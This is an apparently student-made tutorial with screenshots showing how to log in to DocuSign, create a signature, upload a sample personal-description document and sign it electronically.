
The image shows the DocuSign login page. The browser address bar displays "account.docusign.com/logout#/username". The page features the DocuSign logo at the top, followed by the instruction "Please log in to your account". Below this is a text input field labeled "Email address" and a yellow "CONTINUE" button. A link "No account? Sign up for free" is positioned below the button. The footer contains a language dropdown set to "English (US)", and links for "Help", "Terms", "Intellectual Property", and "Privacy Policy".

Step1: Login to the DocuSign account



The image shows the "Create Your Signature" dialog box in the DocuSign application. The browser address bar displays "app.docusign.com/home". The dialog has a title bar with a close button. It contains two input fields: "Full Name" with the value "Sandhya M" and "Initials" with the value "M". Below these are three tabs: "CHOOSE", "DRAW", and "UPLOAD", with "CHOOSE" being the active tab. The "CHOOSE" tab displays a list of four signature options, each with a radio button, a preview of the signature, and a "DocuSigned by:" label. The first option is selected. At the bottom of the dialog, there is a legal disclaimer and two buttons: "CREATE" and "CANCEL".


Step2: Choose or upload our own signature



app.docusign.com/prepare/fd219a06-842f-4324-aea0-6f7879851c59/add-documents

● Add ... ○ Select ... ○ Prepare ... ○ Review BUY NOW

Add Documents



Drop your files here or

UPLOAD

☐ I'm the only signer NEXT

DocuSign English (US) Contact Us Terms of Use Privacy Intellectual Property Trust Copyright © 2021 DocuSign, Inc.

Step3: Add a document which is going to digitally signed

na4.docusign.net/Signing/7?inSession=18&ti=76f3ebef4a2549bdb8e36e875ef64b0e

Done! Select Finish to send the completed document. FINISH OTHER ACTION

FIELD:

- Signature
- Initial
- Stamp
- Date Signed
- Name
- First Name
- Last Name
- Email Address
- Company
- Title
- Text
- Checkbox

I have a logical mind but understand and feel emotions as well. I am a calm and reserved person. My personality is kind of complex. I take a lot of time to get used to new people- before I feel comfortable with you, I'm very quiet and reserved. Once I get to know you, I'm a completely different person- I'm sarcastic, outspoken, and silly. A hard working person who doesn't like to give up. I am a trustworthy, honest, and humble person. I am very meticulous with my work and I work very hard. I love to be sociable and I am described as calm and relax person.


personality.docx 1 of 1


FINISH

DocuSigned by
Sandhya M
1/24/2021


DocuSign Change Language - English (US) Terms of Use & Privacy Copyright © 2021 DocuSign Inc.

Step4: Add signature, date and time of valid to the document





